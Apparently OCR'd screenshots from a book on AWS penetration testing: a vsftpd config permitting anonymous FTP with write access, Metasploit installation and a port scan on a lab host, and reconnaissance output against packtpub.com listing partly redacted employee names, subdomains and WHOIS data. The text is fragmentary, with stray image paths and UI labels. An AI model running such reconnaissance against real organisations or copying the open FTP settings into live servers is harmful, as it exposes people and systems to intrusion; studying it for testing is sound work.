# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
-- INSERT --
```



```
root@kali:~# apt install metasploit-framework
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  clamav clamav-daemon
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 0 newly installed, 0 to remove and 77 not upgraded.
Need to get 133 MB of archives.
After this operation, 645 kB of additional disk space will be used.
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 metasploit-fr
amework amd64 5.0.61-0kali1 [133 MB]
Fetched 133 MB in 5s (28.8 MB/s)
Reading changelogs... Done
(Reading database ... 277549 files and directories currently installed.)
Preparing to unpack .../metasploit-framework_5.0.61-0kali1_amd64.deb ...
Unpacking metasploit-framework (5.0.61-0kali1) over (5.0.60-0kali1) ...
Setting up metasploit-framework (5.0.61-0kali1) ...
Processing triggers for man-db (2.9.0-1) ...
```


Chapter 2: Pentesting and Ethical Hacking


File
Machine
Help
Preferences... Ctrl+G
Import Appliance... Ctrl+I
Export Appliance... Ctrl+E
Virtual Media Manager... Ctrl+D
Host Network Manager... Ctrl+W
Network Operations Manager...
Check for Updates...
Reset All Warnings
Exit Ctrl+Q



VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

F:\Users\kali-linux-2019.4-vbox-amd64.ova




Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Name	AWS Kali
Product	Kali Linux
Product-URL	https://www.kali.org/
Vendor	Offensive Security
Vendor-URL	https://www.offensive-security.com/
Version	Rolling (2019.4) x64
Description	Kali Rolling (2019.4) x64...
Guest OS Type	Debian (64-bit)
CPU	2
RAM	2048 MB
DVD	☑
USB Controller	□
Sound Card	☑ ICH AC97
Network Adapter	☑ Intel PRO/1000 MT Desktop (82540EM)
Storage Controller (IDE)	PIIX4
Storage Controller (IDE)	PIIX4
Storage Controller (SATA)	AHCI
Virtual Disk Image	F:\VirtualBox VMs\AWS Kali\Kali Rolling (2019.4) x64-disk001.vmdk


□ Reinitialize the MAC address of all network cards

Appliance is not signed




root


Enter your password




```
root@kali:~/Pentesting# echo "I love pentesting!" > notes.txt
root@kali:~/Pentesting# cat notes.txt
I love pentesting!
root@kali:~/Pentesting# echo "And I love AWS!" > notes2.txt
root@kali:~/Pentesting# cat notes.txt notes2.txt > AWSPentesting.txt
root@kali:~/Pentesting# cat AWSPentesting.txt
I love pentesting!
And I love AWS!
```




```
root@kali:~/Pentesting# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun 2020-01-12 17:59:31 EST; 4min 55s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 22512 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 22513 (sshd)
    Tasks: 1 (limit: 2353)
   Memory: 4.3M
   CGroup: /system.slice/ssh.service
           └─22513 /usr/sbin/sshd -D

Jan 12 17:59:31 kali systemd[1]: Starting OpenBSD Secure Shell server...
Jan 12 17:59:31 kali sshd[22513]: Server listening on 0.0.0.0 port 22.
Jan 12 17:59:31 kali sshd[22513]: Server listening on :: port 22.
Jan 12 17:59:31 kali systemd[1]: Started OpenBSD Secure Shell server.
Jan 12 18:00:12 kali sshd[22606]: Did not receive identification string from 192.168.1.5 port 43341
```




```
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       eth0             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```



```
root@kali:~/Pentesting# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe74:17d4  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:74:17:d4  txqueuelen 1000  (Ethernet)
        RX packets 248131  bytes 371860454 (354.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68963  bytes 4219001 (4.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.5:          - 192.168.1.5:22 - TCP OPEN
[*] 192.168.1.5:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




Location: /PycharmProjects/Script

Project Interpreter: New Virtualenv environment


Chapter 3: Exploring Pentesting and AWS




```
[*] Target: packtpub.com

[*] Searching Linkedin.
        Searching 100 results.

[*] Users found: 33
---------------------
[redacted] - Associate Portfolio Director - Packt
[redacted] - Senior Fullstack Developer - Packt
Alexander [redacted] - Software Engineer - Facebook
[redacted] - Freelance Instructor - Udemy
[redacted] - Senior Architect - Kutir Corporation
[redacted] - Principal Engineer - Virtana
[redacted] - Instructional Designer - Quadmark
[redacted] - Chairman - Updates Media
[redacted] - Digital Marketing Consultant - FLEDON
[redacted] - Acquisition Editor - Packt Publishing
Eric [redacted] - Principal Engineer - A10 Networks
Frank [redacted] - Contributing Writer - SQL Shack
[redacted] - CTO - AbhayTech Solutions LLP
[redacted] - VP Technology - iimjobs.com
[redacted] - Mfg Technican - Entrust Datacard
Karim Okasha - Author - Packt
[redacted] - Software Engineer - Facebook
[redacted] - Google Developer Expert - Google
[redacted] - Senior Solution Architect - Atos
[redacted] - Publisher - Videos - Packt
[redacted] - Outreach Executive - Packt
[redacted] - Project Manager - FANAP
Rachelle [redacted] - Software Engineer - Nordstrom
[redacted] - Staff Engineer - VMware
[redacted] - Editor - Confidential
[redacted] - Lead Software Engineer - Capital One
[redacted] - Category Manager - Packt
[redacted] - Acquisition Editor - Packt Publishing
[redacted] - Apex Editor - Packt Publishing
[redacted] - Lead Category Manager - Packt
[redacted] - Developer - SGX
[redacted] - IBM Cloud Solution Architect - IBM
[redacted] - Software Engineer - VMware

[*] No IPs found.

[*] No emails found.

[*] No hosts found.
```



```
[*] Target: packtpub.com

[*] Searching Google.
        Searching 0 results.
        Searching 100 results.
[*] Searching Yahoo.

[*] No IPs found.

[*] Emails found: 1
----------------------
customercare@packtpub.com

[*] Hosts found: 27
---------------------
authorportal.packtpub.com: [redacted]
authors.packtpub.com:
business.packtpub.com:
courses.packtpub.com:
dev-eb-cdp.packtpub.com:
httpsauthorportal.packtpub.com:
httpsauthors.packtpub.com:
httpsbusiness.packtpub.com:
httpscourses.packtpub.com:
httpsdev-eb-cdp.packtpub.com:
httpshub.packtpub.com:
httpssearch.packtpub.com:
httpssubscribe.packtpub.com:
httpssubscription.packtpub.com:
httpswww.packtpub.com:
httpswww.trustpilot.comreviewwww.packtpub.com:
httpwww.packtpub.com:
hub.packtpub.com: [redacted]
onwww.packtpub.com:
search.packtpub.com: [redacted]
subscribe.packtpub.
subscription.packtpub.com:
www.packtpub.com:
```



```
Domain Name: PACKTPUB.COM
Registry Domain ID: [redacted]
Registrar WHOIS Server: whois.registrar.amazon.com
Registrar URL: http://registrar.amazon.com
Updated Date: [redacted]
Creation Date: 2003-05-09T14:34:02Z
Registry Expiry Date: 2025-05-09T14:34:02Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: [redacted]
Name Server: [redacted]
DNSSEC: signedDelegation
DNSSEC DS Data: 2371 13 2 164829D1F36A57B64307E6D78110A347E2993F1717DB63E31D682BAC8723A857
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```



Keywords - Stopwords (start with minus -) (?)

packtpub com

Order By

Order By Direction

Descending

□ Full Path (?) □ Treat as regex (?)

Filename Extensions (php, xlsx, docx, pdf)

php, xlsx, docx, pdf

